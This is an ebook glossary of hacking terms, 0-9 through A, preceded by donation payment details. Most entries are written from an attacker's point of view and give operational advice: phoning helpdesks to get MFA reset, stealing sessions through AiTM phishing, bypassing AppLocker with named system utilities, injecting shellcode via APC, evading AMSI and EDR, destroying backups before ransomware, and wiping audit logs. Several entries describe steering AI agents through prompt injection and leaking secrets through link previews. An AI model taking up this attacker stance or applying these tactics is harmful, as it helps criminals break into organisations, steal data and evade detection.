This book is free.

I wrote it while living on a pension of ~30,000 ₽. (378 $)

If you come from a world where work is paid --- support the author.

💳 Sberbank (Russia):

Card number: 4817 7602 3662 1193


Recipient: Mikhail Konakov

Comment: "Support for a pensioner"

Ethereum (ETH, ERC-20):

0x746D66AC4eC7345bA66A2D245F5036FAAF36F5c4

Comment: "Thank you for your help"


1337
TERMS
OF THE
2026 HACKER
М. Конаков

© 2026 M. Konakov. All rights reserved.

From the author

Knowledge is like a knife. You can rob with it, or you can protect yourself from robbers. It all depends on you.

🔥 THE SHADOW'S LEXICON: 1337 TERMS OF THE 2026 HACKER 🔥

Compiled by: The Akashi. For you, Shatoon.

The dictionary is organized alphabetically (A--Z). Each term is provided with a detailed definition, including the context of use, technical details, and examples from real-world attacks of 2025--2026.

0--9

0-click (Zero-Click) --- An attack that requires no interaction from the victim. No need to click a link, open an attachment, or enter a code. It is enough that the message reaches the chat or device. In 2026, the main vector is auto-preview exploitation: an AI agent generates a URL with stolen data, the messenger automatically makes a GET request for the preview, and the data is sent to the attacker. The victim doesn't even know anything happened.

0-day (Zero-Day) --- A vulnerability unknown to the developer, for which no patch exists. The most valuable category because there is no defense against it. In 2026, zero-days sell on the darknet for hundreds of thousands to millions of dollars. Interlock used a 0-day in Cisco FMC (CVE-2026-20131) for 36 days before the patch was released --- enough time to compromise dozens of organizations.

1-day --- A vulnerability for which a patch has already been released, but not everywhere installed. In 2026, this is the main

vector: many organizations go months or even years without patching. CVE-2026-20963 (SharePoint RCE) was patched in January, but active exploitation was only confirmed in March --- 66 days where the 1-day worked as a 0-day for those who hadn't installed the update.

2FA (Two-Factor Authentication) --- Two-factor authentication. In 2026, it is considered insufficient protection because it is bypassed through vishing (calling the helpdesk to reset MFA), AiTM phishing (real-time session interception), or SIM-swapping (porting the number to another SIM card). The Com specializes in bypassing MFA specifically through helpdesk.

2FA Bypass --- Bypassing two-factor authentication. Main methods in 2026: vishing on helpdesk (calling as a "locked-out employee" to request an MFA reset), AiTM phishing (inserting ourselves between the victim and the service to intercept the session token), SIM-swapping (convincing the operator to port the number to our SIM), session hijacking (stealing cookies via an infostealer or XSS). Handala used AiTM to capture Intune Global Admin sessions before the attack on Stryker.

3-2-1 Backup Rule --- The backup rule: three copies of data, two different types of media, one copy offline. For us attackers, this is a rule to be broken: if the victim follows it, our chances of successful ransomware decrease. Therefore, in 2026, we first find and destroy backups, then encrypt or extort.

4chan --- An anonymous imageboard, the birthplace of many hacker groups (Anonymous, LulzSec). In 2026, it is still active for coordinating small operations, discussing vulnerabilities, and distributing infostealers. Many members of The Com started there.

5G Exploitation --- Attacks on 5G protocols. Main vectors: SS7 flaws (old inter-network roaming vulnerabilities), IMSI catching (intercepting subscriber identifiers), downgrade attacks (forcing a fallback to 4G or 3G, where protection is weaker). In 2026, it is used to intercept MFA messages, geolocate victims, and eavesdrop on calls.

6LoWPAN --- A protocol for low-power IoT devices. Used in smart cities, medical implants, industrial sensors. In 2026, it becomes a vector for attacks on critical infrastructure: by compromising one sensor, you can access the management network of an entire district.

7-Zip Vulnerability --- Vulnerabilities in the 7-Zip archiver, used to bypass EDR. A trusted utility (7-Zip) extracts an archive containing malware, which then executes. In 2026, such techniques are relevant: instead of writing a complex exploit, we use legitimate programs already on the whitelist.

8-bit Encryption --- An ironic term for weak cryptography (e.g., XOR with a fixed key) used in legacy IoT devices. In 2026, such devices are easy targets: manufacturers don't release firmware updates, and default passwords are never changed. Through one such device, you can enter the network of a water utility or hospital.

9/11 Commission Report --- A document after which the US drastically changed its approaches to intelligence and internal security. In 2026, it is cited in discussions about CISA reform: experts compare the current cybersecurity agency shutdown to the intelligence failures before September 11, 2001.

A

ABAC (Attribute-Based Access Control) --- An access control model based on attributes (who, where, when, from which device). In 2026, it is actively used in cloud environments (AWS IAM, Azure AD). For us, this is a target for AILM: if we can change a user's attribute via a prompt injection into an AI agent (e.g., add an "admin": "true" tag to metadata), we gain access without cracking passwords.

ABI (Application Binary Interface) --- The low-level interface between programs and the operating system. In 2026, it is used in direct syscalls: instead of calling standard Windows APIs (monitored by EDR), we call the kernel directly via the ABI. This allows us to bypass antivirus hooks and remain undetected.

Abnormal Behavior Detection --- Systems for detecting anomalous user and process behavior. In 2026, bypassed through behavioral blending --- mimicking legitimate behavior. For example, if we are stealing data, we do it slowly (low & slow), during working hours, from an IP address previously used by the user. This way, the security AI thinks: "everything is fine, it's just the user working."

Account Takeover (ATO) --- Full takeover of a user account. In 2026, achieved via infostealer logs (passwords and cookies from the browser), session hijacking (stealing an active session), or vishing (calling the helpdesk to reset MFA). After ATO, we have access to all the user's data and applications. The Com specializes in ATO via helpdesk: they call as an "employee in trouble," convince them to reset MFA, and gain access.

ACK Scan --- A type of TCP scan that sends packets with the ACK flag to determine which ports are open through a stateful firewall. In 2026, used for reconnaissance of networks protected by firewalls. Send an ACK packet --- if an RST comes back, the port is open; if nothing, the port is filtered.

ACL (Access Control List) --- Access control lists that define who can do what with an object (file, folder, S3 bucket). In 2026, misconfig in ACLs is one of the main causes of leaks. ShinyHunters found public S3 buckets with millions of records because developers forgot to close access. Conduent lost 25M+ records due to a misconfig in their contractor's ACL.

ACPI (Advanced Configuration and Power Interface) --- An interface for power management and device configuration. In 2026, used for persistence via firmware: we can write malware into ACPI tables, and it will execute when the computer boots, before the operating system and antivirus load.

Active Directory (AD) --- Microsoft's directory service, the heart of corporate networks. Stores information about users, computers, groups, and security policies. In 2026, after compromising AD, we have access to the entire network. Main techniques: DCSync (requesting hashes of all users), Golden Ticket (forged Kerberos ticket), NTDS.dit dump (downloading the AD database). If we have Domain Admin, we have everything.

ActiveX --- An outdated Microsoft technology for creating interactive web components. In 2026, still exploited in legacy industrial systems (e.g., SCADA interfaces) running on old versions of Windows and Internet Explorer. One ActiveX vulnerability is enough to get code execution on a critical facility.

Ad Fraud --- Online advertising fraud. In 2026, via click fraud (bots clicking ads), domain spoofing, injections into legitimate ad networks. Malvertising --- distributing malware through legitimate ad networks: we buy ads that contain malicious code or links to fake updates.

Ad-hoc Network --- A temporary wireless network created directly by devices without an access point. In 2026, a vector for attacks on military communications and field camps. If a device is in ad-hoc mode, it can be compromised via Bluetooth or Wi-Fi Direct.

ADCS (Active Directory Certificate Services) --- Active Directory Certificate Services. In 2026, attacked via ESC1--ESC8 techniques (known as Certified Pre-Owned). If certificate templates in an organization are misconfigured, we can request a certificate on behalf of a domain administrator and use it for authentication. This bypasses even MFA.

Addin Abuse --- Using malicious add-ins (extensions) for Office, Teams, Outlook, Excel. In 2026, distributed through official stores (AppSource) or local installation. An add-in can read email, send messages, run scripts --- all on behalf of the user who installed it. ShinyHunters may have used this vector to access Salesforce via Outlook add-ins.

Adversarial AI --- Artificial intelligence aimed at hacking other AI systems. In 2026: prompt injection (forcing an LLM to execute a malicious command), model poisoning (infecting training data), evasion attacks (making AI misclassify). If AI is protecting a network, we attack the AI itself.

Adversary-in-the-Middle (AiTM) --- A phishing attack where the attacker inserts themselves between the victim and the legitimate service (Microsoft, Okta, Google), intercepting session tokens and cookies in real-time. In 2026, used to bypass MFA: the victim enters the code, the attacker intercepts it and uses it to log in. Handala used AiTM to capture Intune Global Admin sessions before the attack on Stryker.

AES (Advanced Encryption Standard) --- An encryption standard used everywhere, from Wi-Fi to BitLocker and TLS. In 2026, a 256-bit key is considered secure against brute force, but vulnerabilities may lie in implementation: side-channel attacks (measuring execution time), padding oracle (CBC mode), weak keys (if entropy is poor). In our attacks, we don't crack AES --- we steal the keys.

Affiliate Program (RaaS) --- A Ransomware-as-a-Service affiliate program. Developers write the ransomware and control panel; affiliates find victims, conduct attacks, and receive 70--80% of the ransom. In 2026, this model dominates: Qilin, Zollo, BlackCat work on this scheme. For us as affiliates, this is a way to generate income without needing to write malware from scratch.

Agentic AI --- AI agents that act autonomously. In our context: they scan code for vulnerabilities (vuln discovery), write phishing scripts, adjust their voice to the victim in real-time (deepfake vishing), and select targets based on "fatness" (PII density). In 2026, this is not just an LLM, but a tool that solves tasks on its own. Slopoly is the first AI-generated C2, created in hours instead of weeks.

Agentic PTaaS --- Penetration Testing as a Service with AI agents, launched by HackerOne in January 2026. A hybrid model: AI handles reconnaissance, scanning, exploitation, and validation; human experts ensure judgment and accountability. AI scales, humans verify. For us, this is a blueprint: we can build hybrid offensive operations where AI does the grunt work, and we handle strategy and the final blow.

Aggression (C2) --- A C2 framework, a fork of Covenant (.NET-based). In 2026, used to manage agents on Windows, Linux, macOS. Features built-in mechanisms for bypassing EDR via AMSI bypass, ETW unhooking, and direct syscalls. Popular among

groups wanting to avoid using Cobalt Strike (which is heavily detected).

AILM (AI-Induced Lateral Movement) --- The third dimension of lateral movement, after network and identity. Instead of a network pivot (port scanning) or identity pivot (stealing hashes), we inject prompts into data read by the victim's AI agent (SIEM, CRM, ERP). The AI agent (e.g., Prowler Lighthouse, Open Mercato assistant) becomes a proxy for the attacker, executing commands that look like legitimate assistant work. In 2026, this is the fastest channel for expanding access.

Air Gap --- Physical isolation of a network from the internet. Considered the gold standard for protecting critical infrastructure (nuclear power plants, military systems). In 2026, bypassed via USB drops (leaving an infected flash drive in a parking lot), acoustic channels (transmitting data through sound), or supply chain (malicious code inserted during manufacturing). Stuxnet (2010) was an attack through an air gap.

AirTag Tracking --- Using Apple AirTag to geolocate victims without their knowledge. In 2026, used in physical pentesting (tracking where an employee lives), doxxing (publishing an address), and even threats (planting an AirTag in a victim's bag). Handala mentioned knowing the exact location of victims in their death threats.

AITM (Adversary-in-the-Middle) --- See full definition above (Adversary-in-the-Middle). In 2026, this is one of the most effective methods of bypassing MFA because it doesn't require complex exploits --- only a phishing email or a fake login page.

AJAX Exploitation --- Attacks on AJAX endpoints (asynchronous requests). In 2026, in SaaS attacks, ShinyHunters used AJAX

requests to the Salesforce Aura API for data exfiltration. If an AJAX endpoint doesn't properly check access rights, we can send requests on behalf of an authorized user (or guest) and download thousands of records at once.

AKA (Also Known As) --- Denoting group aliases: Scattered Spider aka UNC3944 aka Muddled Libra. In 2026, each APT group has multiple names from different researchers. Knowing all aliases helps in OSINT: we search for reports about the group under any name to understand their TTPs.

AlienVault --- A threat intelligence platform (now AT&T Cybersecurity). In 2026, used by defenders to collect and share threat data. For us, this is a risk: if our infrastructure or tactics end up in AlienVault, we become known. Therefore, we constantly change TTPs, domains, hashes.

ALP (Application Layer Protocol) --- Using legitimate application layer protocols (HTTPS, DNS, ICMP) for C2 communication. In 2026, it's the standard: HTTPS traffic looks like normal browser traffic, DNS tunnels hide among thousands of requests, ICMP (ping) is rarely monitored. Even if the EDR sees outgoing connections, they look like normal traffic.

AlphaBay --- The largest darknet marketplace (revived after being shut down in 2017). In 2026, trades in zero-days, stealer logs, RDP access, fullz data. For us, it's a place to buy initial access (IAB) or sell stolen data. Payment only in Monero or Bitcoin via mixers.

AMSI (Antimalware Scan Interface) --- A Windows interface that allows antivirus software to scan scripts (PowerShell, VBScript, JScript) before execution. In 2026, bypassed via direct syscalls (call the kernel directly, bypassing AMSI), ETW unhooking (disabling

telemetry), or patching AMSI.dll in memory. Slopoly (AI-generated C2) used AMSI bypass to execute PowerShell scripts without detection.

Android Exploitation --- Compromising Android devices. In 2026, main vectors: stagefright (media player vulnerabilities), BlueBorne (Bluetooth attacks), StrandHogg (window spoofing). Distribution via infected APKs (repacked legitimate apps), zero-click RCE (sending an MMS with an exploit). In a corporate environment, BYOD (bring your own device) makes Android devices an entry point into the network.

Anomaly Detection --- Systems that detect anomalies by looking for deviations from normal behavior. In 2026, bypassed via behavioral blending: we mimic legitimate user behavior. Steal data slowly, during working hours, from an IP address the user previously used. Use legitimate tools (Rclone, AnyDesk) to avoid creating unusual processes.

Anonymous --- A hacktivist collective known for attacks on government websites in support of free speech and against censorship. In 2026, still active but fragmented (split into many smaller groups). For us, Anonymous is not an ally but a source of noise: their DDoS attacks distract attention from our quiet operations.

Anonymous Email --- Temporary email services (Guerrilla Mail, 10minutemail). In 2026, used to register throwaway accounts on forums, services, and for communicating with victims. They leave no traces that can be linked to a real identity. The Com uses them to create "one-time" personas.

ANS (Autonomous Network Scanning) --- AI-automated network scanning. In 2026, ShinyHunters uses it to find Salesforce

misconfigs: AI scans thousands of public Experience Cloud sites, looks for /s/sfsites/aura endpoints, tests guest user permissions. This scales reconnaissance: one AI does the work of a hundred people.

Antivirus Evasion --- Bypassing antivirus software. In 2026, via direct syscalls (not using the APIs that the antivirus hooks), memory-only payloads (not writing files to disk), LOLBins (using legitimate system utilities), packers (encrypting and obfuscating code). The goal: no antivirus detects our payload.

AnyDesk --- A legitimate RMM (Remote Management and Monitoring) tool used for remote support. In 2026, The Com uses AnyDesk for persistence after vishing: they call the helpdesk, convince them to install AnyDesk, then use it for access at any time. Antiviruses don't block AnyDesk because it's legitimate software.

APC (Asynchronous Procedure Call) --- A code injection technique in Windows. In 2026, used in memory-only payloads: we allocate memory in the target process, write the shellcode, and queue an APC. When the process executes the APC, the shellcode runs. This leaves no files on disk and bypasses many EDRs.

API Abuse --- Abusing API interfaces. In 2026: OAuth token theft (stealing access tokens for Microsoft Graph, Salesforce API), Graph API for M365 exfiltration (reading email, OneDrive, Teams), SOQL injection in Salesforce. ShinyHunters used the Salesforce API via a modified Aura Inspector to exfiltrate millions of records.

API Key Leak --- Leak of API keys via public repositories (GitHub), exposed .env files, infostealers. In 2026, it's one of the most common initial access vectors. An AWS key gives access to the cloud, a Salesforce key gives access to the entire CRM, an

OpenAI key gives access to chat history. In the Bybit hack, the AWS keys of a Safe{Wallet} developer were stolen via an infostealer and used to inject malicious JS.

APK Repackaging --- Embedding malicious code into legitimate APK files. In 2026, distributed via torrents, fake websites, malvertising. The victim downloads a "cracked version" of WhatsApp or Adobe and gets an infostealer. RedLine, LummaC2 are distributed this way.

Application Allowlisting --- Application whitelists. AppLocker, WDAC (Windows Defender Application Control). In 2026, bypassed via trusted RMM tools (AnyDesk, ScreenConnect) or via DLL sideloading (loading our DLL via a legitimate exe). If "trusted.exe" is on the whitelist, we just place our DLL next to it --- and it will load.

AppLocker --- A Windows mechanism for restricting application execution (whitelists). In 2026, bypassed via LOLBins (mshta.exe, regsvr32.exe, rundll32.exe, installutil.exe) --- these utilities are often on whitelists. Or via trusted paths (C:\Windows\Temp, C:\ProgramData). If AppLocker allows execution from certain folders, we simply place our binary there.

AppLocker Bypass --- Bypassing AppLocker. Specific methods in 2026: mshta.exe (runs JavaScript/VBScript from HTML), regsvr32.exe (registers a DLL, executes code), rundll32.exe (executes exported functions), installutil.exe (.NET tool, can execute our code). All these utilities are legitimate and rarely blocked.

APT (Advanced Persistent Threat) --- State-sponsored hacker groups acting in the interests of national security. In 2026: APT34 (OilRig, Iran), APT28 (FancyBear, Russia), Lazarus (North Korea), APT41 (China). Their main difference from criminal groups is long-

term presence and theft of intelligence information, not quick monetization.

Arbitrary Code Execution (ACE) --- Executing arbitrary code on the target system. The main goal of any exploit. If we have ACE, we can run any code under the vulnerable application. In 2026, ACE is achieved via RCE (remote code execution) or LPE (local privilege escalation). Interlock used ACE via CVE-2026-20131 to get root on Cisco FMC.

Archive.org (Wayback Machine) --- An internet archive that stores the history of web pages. In 2026, an OSINT tool: we find old versions of websites that may contain leaked configurations, links to internal resources, developer comments. Sometimes old files (.env, .git/config) remain in the archive even after being removed from the live site.

ARO (Annualized Rate of Occurrence) --- A metric in risk management: the expected frequency of an incident per year. For us attackers, it's not important. For defenders, it's a metric for calculating the security budget. The higher the ARO for ransomware, the more money is allocated for protection.

ARP Poisoning --- Poisoning the ARP cache in a local network. The attacker sends fake ARP replies, associating their MAC address with the gateway's IP address. All traffic from the victim goes through us. In 2026, used for MITM (man-in-the-middle) in local networks, session interception, credential theft.

AS-REP Roasting --- A Kerberos attack: we request AS-REP (Authentication Service Response) for users who have pre-authentication disabled. In response, we get an encrypted hash that can be cracked offline. In 2026, used after AD compromise to steal hashes of users who do not require Kerberos pre-authentication.

ASLR (Address Space Layout Randomization) --- An operating system protection that randomly places key memory areas (stack, heap, libraries) each time a program loads. In 2026, bypassed via info leaks (memory address leaks) or JOP (Jump-Oriented Programming). Without bypassing ASLR, many exploits don't work.

ASR (Attack Surface Reduction) --- A set of Microsoft Defender rules that block common attack vectors (Office macros, PowerShell, WMI, scripts from the internet). In 2026, bypassed via direct syscalls (not using PowerShell to execute commands), disabling rules via the registry (if you have admin rights), or using vectors not covered by the rules (e.g., VBA in older versions of Office).

Asset Management --- Managing assets (equipment, software, data). In 2026, misconfig in asset management → data leak. Conduent lost 25M+ records because a contractor had access to their assets without proper control. If we find an asset management system (ServiceNow, Jira), we can see which servers are vulnerable, where keys are stored, and who has what rights.

ASX (Australia Stock Exchange) --- The Australian Stock Exchange. In 2026, it was the target of DDoS attacks as part of a geopolitical conflict. Cyberwarfare hits the economy: attacks on financial institutions cause panic in the markets.

Asymmetric Encryption --- Encryption with a pair of keys: public (for encryption) and private (for decryption). RSA 2048+ is considered secure in 2026. In our attacks, we don't crack asymmetric cryptography --- we steal private keys or wait for the victim to decrypt them (via padding oracle, timing attacks).

Asymmetric Flash Loan --- A flash loan where the loan and manipulation occur in a single transaction but across different protocols. Example: borrow on Aave → manipulate an oracle on Curve → exploit a vault on Venus → repay. In 2026, the standard for DeFi exploits where one protocol is clean, but another is not. Venus Protocol lost \$3.7M precisely through an asymmetric flash loan.

Asymmetric Warfare --- Asymmetric warfare, where the weaker side uses unconventional methods against a stronger one. Cyberwarfare is the ideal asymmetric tool. Iran attacks AWS data centers (kinetic) and Stryker (cyber) in response to US and Israeli strikes. The cost of a cyberattack is thousands of dollars; the damage is billions.

ATA (Advanced Threat Analytics) --- A Microsoft product for detecting threats in Active Directory. In 2026, bypassed via memory-only payloads: if the malware doesn't write to disk, create processes, or leave logs, ATA might not notice. DCSync via Mimikatz in memory is a classic example.

Atomic Red Team --- An open-source framework for testing detections. In 2026, used by defenders to check if their systems will react to our techniques. For us, Atomic Red Team is a textbook: we study which techniques are detected and modify our tactics to bypass them.

ATS (Automatic Transfer Switch) --- A data center component that switches power between sources. In 2026, a target for physical attacks (drones, saboteurs). Taking out the ATS cuts power to servers, even if the main source is working. The IRGC strike on AWS data centers on March 1, 2026, was aimed at such components.

Att&ck (MITRE ATT&CK) --- A knowledge base of cyberattack tactics and techniques. In 2026, it's the common language for defenders and attackers. We use ATT&CK to understand which of our techniques are detected and to choose less common ones. Defenders use ATT&CK to build detections. It's a chess game where the rules are known to both sides.

Attribute-Based Access Control (ABAC) --- An access control model based on attributes of the subject (user: department, position, clearance level), object (document: classification, type), environment (time, location), and action. ABAC is used in cloud environments (AWS IAM, Azure AD) and corporate systems. For an attacker, ABAC is important because misconfigurations in policies (e.g., overly broad attributes) can grant access to resources that should not be accessible. ABAC is also a target for AILM (AI-Induced Lateral Movement): a prompt injection into an AI agent can change a user's attributes (e.g., add an "admin": "true" tag), granting elevated privileges.

Audit Logs --- Audit logs that record user and system actions. In 2026, we clear them (event log clearing), aggressively delete them, or disable them (ETW unhooking). Interlock used HAProxy cron jobs to automatically delete logs after each operation. A clean log = no evidence.

Aura Inspector --- A tool from Mandiant released on January 12, 2026, for auditing Salesforce Experience Cloud. Initially, it only identified vulnerable objects via the /s/sfsites/aura endpoint. ShinyHunters modified it: added data exfiltration, bypassed the 2000-record limit, and automated bulk dumping. In 2026, this is a classic example: a defensive tool becomes an offensive weapon.

Authentication Bypass --- Bypassing authentication. In 2026, via misconfig (guest user over-permission in Salesforce), session hijacking (cookie theft), default creds (admin/admin on legacy

systems), or protocol vulnerabilities (CVE-2026-20131 --- unauthenticated RCE in Cisco FMC). If you don't need to enter a password, we are already inside.

Auto-Answer --- A phone function that automatically answers calls. In 2026, used for vishing: call the auto-answer, leave a message asking to call back or click a link. If the phone is connected to the corporate network, this could be an entry point for further social engineering.

Auto-Complete Theft --- Stealing browser autocomplete data (names, addresses, credit cards, passwords). In 2026, infostealers (RedLine, LummaC2) collect this data from Chrome, Edge, Firefox browsers. One victim can yield 100+ saved passwords, a full dossier for identity theft. Autocomplete data is often more valuable than just passwords.

Auto-Preview Exploitation --- A zero-click vector via automatic link previews in messengers (Telegram, Discord, Slack, Teams). An AI agent generates a URL with stolen data (API keys, tokens, file contents) and sends it to the chat. The messaging platform automatically makes a GET request to create the preview --- the data is sent to the attacker. The victim doesn't need to click. PromptArmor discovered this vulnerability in OpenClaw and other AI agents in March 2026.

Autonomous AI Agents --- AI agents that act autonomously without constant human intervention. Examples: OpenClaw, AutoGPT, BabyAGI, AgentGPT. Autonomous AI agents can: scan code for vulnerabilities, write phishing emails, adjust their voice to the victim (deepfake vishing), select targets based on criteria (PII density), execute commands on compromised systems. In 2026, autonomous AI agents are used by both attackers (to scale operations) and defenders (to automate responses). Slopoly is the first AI-generated C2, created with the help of an LLM. Vulnerability

of autonomous AI agents: prompt injection (AILM) can trick the agent into performing malicious actions, thinking they are legitimate.

AV Evasion --- Techniques to bypass antivirus software (Antivirus Evasion). Includes: code obfuscation, packing, encrypting the payload, using legitimate system utilities (LOLBins), memory-only execution (without writing to disk), direct syscalls, disabling the antivirus via the registry or services. AV evasion is a continuous process: each malware build must be unique to avoid being caught by signatures. In 2026, AV evasion requires understanding how antiviruses work (signatures, heuristics, behavioral analysis, sandbox) and using a combination of techniques.

AWS (Amazon Web Services) --- The largest cloud provider. In 2026, a target for kinetic strikes (on March 1, 2026, IRGC destroyed data centers in the UAE and Bahrain). Also a target for infostealers: stolen AWS keys grant access to S3 buckets, EC2 instances, and databases. The Bybit hack began with the theft of AWS keys from a Safe{Wallet} developer.

AWS Key Theft --- Stealing access keys to AWS (Access Key ID + Secret Access Key). In 2026, via infostealer (stealing from ~/.aws/credentials, .env files), Git leaks (public repositories), exposed EC2 metadata (http://169.254.169.254/latest/meta-data/). With AWS keys, we can read S3, launch EC2 instances, exfiltrate data, mine crypto. ShinyHunters used stolen AWS keys to access Salesforce via the API.

Axiom --- A framework for analyzing digital artifacts (forensics). In 2026, used by defenders to investigate incidents. For us, it's a threat: if we leave traces (logs, memory artifacts, temporary files), Axiom will find them. Therefore, we clear logs, work in memory, and use memory-only payloads.

Azorult --- An infostealer popular in 2018--2020. In 2026, it's legacy code, but still appears in small campaigns. Steals passwords, cookies, crypto wallets, files. Outdated, but still works. Modern families (LummaC2, Stealc) are more advanced: they have modular architecture, anti-debugging, EDR evasion.

Azure AD (AAD) --- Microsoft's identity provider, managing users, groups, and applications in the cloud. In 2026, the main target for The Com. Compromising Azure AD gives access to all M365 applications (Outlook, Teams, SharePoint, OneDrive). Hacked via vishing on helpdesk, AiTM phishing, stolen OAuth tokens. After compromising Azure AD, we control the entire corporate digital environment.

Azure AD Connect (AADConnect) --- A tool for synchronizing on-premises Active Directory with Azure AD. In 2026, used to attack hybrid environments: by compromising the AADConnect server, we can dump user hashes, create Golden Tickets, and gain access to cloud resources. This is the bridge between on-prem and cloud, and we attack that bridge.

